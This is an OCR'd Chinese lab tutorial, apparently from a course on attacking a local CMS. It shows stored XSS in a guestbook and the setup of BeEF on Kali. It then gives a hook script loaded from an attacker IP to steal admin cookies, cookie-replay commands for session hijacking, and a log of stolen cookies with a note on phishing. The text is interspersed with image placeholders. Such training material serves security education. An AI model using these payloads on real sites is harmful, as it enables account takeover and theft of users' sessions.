


说明是一次性的


三、寻找交互点进行测试（留言板）存储型





Web站点CMS的渗
文章管理系统
04基于Web站点CM
127.0.0.1:8000/cms/message.php
标题：新年快乐
留言者：张三 2010-01-14 14:50:34
2010新年快乐
留言
标题：
<s>123</s>
姓名：
yxt
验证码：
7577
7577
性别：
男
女
电话：
QQ：
Email：
地址：
内容：
弹窗<script>alert(123)</script>
提交
重置


Web站点CMS的渗
文章管理系统
04基于Web站点CM
127.0.0.1:8000/cms/message.php
127.0.0.1:8000 显示
留言成功！管理员审核才能看到！
确定

假设由管理员权限


127.0.0.1:8000/cms/admin/index.php
126-3-22 10:43:43 你好：admin，欢迎使用CMS 网站主页 修改密码 注销系统
文章管理
添加文章
文章管理
栏目管理
垃圾箱管理
网站管理
页面管理
公告管理
友情链接
留言管理
文件管理
系统管理
管理员账号
栏目管理
添加顶层栏目
Notice: Undefined variable: level_nbsp in E:\phpStudy2018\PHPTutorial\WWW\cms\admin\category.php on line 68
Notice: Undefined variable: level_nbsp in E:\phpStudy2018\PHPTutorial\WWW\cms\admin\category.php on line 65
Notice: Undefined variable: level_nbsp in E:\phpStudy2018\PHPTutorial\WWW\cms\admin\category.php on line 65
栏目名称
文章数
排序
操作
国内新闻 (cid: 22)
2
0
添加子栏目 | 添加文章 | 修改 | 删
国际新闻 (cid: 23)
2
0
添加子栏目 | 添加文章 | 修改 | 删



点击留言管理会出现弹窗

审核通过后，用户端也会出现弹窗(存储到数据库里，所以不同的用户都会出现弹窗。所以可以存放一个钓鱼链接)

四、获取 cookie【漏洞利用】（kali·beef）

（1）安装工具

如果虚拟机版本不兼容：

虚拟机--管理--更改硬件兼容性

默认是版本 17

将版本改成 16.x 或者 16.2x

下一步

更改虚拟机


完成

换源：

编辑源列表文件：


```
sudo vim /etc/apt/sources.list
```





添加镜像源：

deb https://mirrors.aliyun.com/kali kali-rolling main non-free contrib



1.sudo apt install beef-xss

是否继续？y

问题 1：

如果安装失败提示缺少秘钥，可使用以下方法处理

方法1：直接导入缺失的公钥sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys ED65462EC8D5E4C5

方法2：更新密钥环（推荐）# 更新软件包列表（虽然会报错，但可以继续）sudo apt update 2>&1 | grep -o "NO_PUBKEY [0-9A-F]*" | awk '{print $2}' | xargs -I {} sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys {}


方法3：使用 wget 下载并导入密钥wget -q -O - https://archive.kali.org/archive-key.asc | sudo apt-key add -

方法4：如果以上方法都不行，可以尝试# 安装 kali-archive-keyring 包sudo apt install -y kali-archive-keyring

问题 2：无法定位软件包



重启网络（前提是网络连接方式是 NAT 模式）



`sudo apt-get update`（更新换源之后的软件）

2.安装完成拍摄快照


输入命令变蓝则安装成功




安装完成之后拍摄快照

3.sudo beef-xss

启动 beef，第三行输入密码 123456（用字母盘这边的数字）



4.查看状态，打开引擎



5.登录引擎

beef

123456

（2）攻击指令,获取 cookie

1.hook

hook：里面的是 beef 给的攻击指令

IP 是 kali 的 ip

```
<script src="http://192.168.91.134:3000/hook.js"></script>
```




2.管理员登录：

admin

123456

3.查看 kali·beef



或者

commands--browers--hooked domain--get cookie--execute


（3）利用 cookie

username=admin; userid=1; PHPSESSID=777l9g4bs41euh6tug4v7dn9q4;

```
document.cookie="username=admin";
document.cookie="userid=1";
document.cookie="PHPSESSID=777l9g4bs41euh6tug4v7dn9q4";
```


1.复制 cookie

打开开发者工具--控制台 console，复制 cookie（复制前可能需要 allow pasting），到 storage 里查看



2.用 cookie 登录（不显示 login.php）

新开一个页面，重新访问




cookie 获取

盗取别人的 cookie 信息的前提条件：在别人触发你的 xss 攻击时，你的代码应该将收集到的 cookie 信息发送给你的平台来接收，这样才获取到了数据

第一步：先将攻击代码注入到存储型 XSS 中



第二步：受害者点击被注入 payload 的网址



第三步：登录自己网站 XSS 后台，查看获取的 cookie 信息

pikachu Xss 获取cookies结果

返回首页

id	time	ipaddress	cookie	referer	useragent	删除
1	2025-05-11 03:29:29	112.224.144.139	PHPSESSID=i0fu18ouud7tbo0hb50ibj7r41; ZDEDebuggerPresent=php,phtml,php3	https://www.dididi.fun/	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0	删除
4	2025-05-11 03:34:02	112.224.144.139	PHPSESSID=i0fu18ouud7tbo0hb50ibj7r41; ZDEDebuggerPresent=php,phtml,php3	https://www.dididi.fun/	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0	删除

【⊠重点⊠】钓鱼⊠

黑客：（pikachu 左栏管理工具中的 XSS 后台）

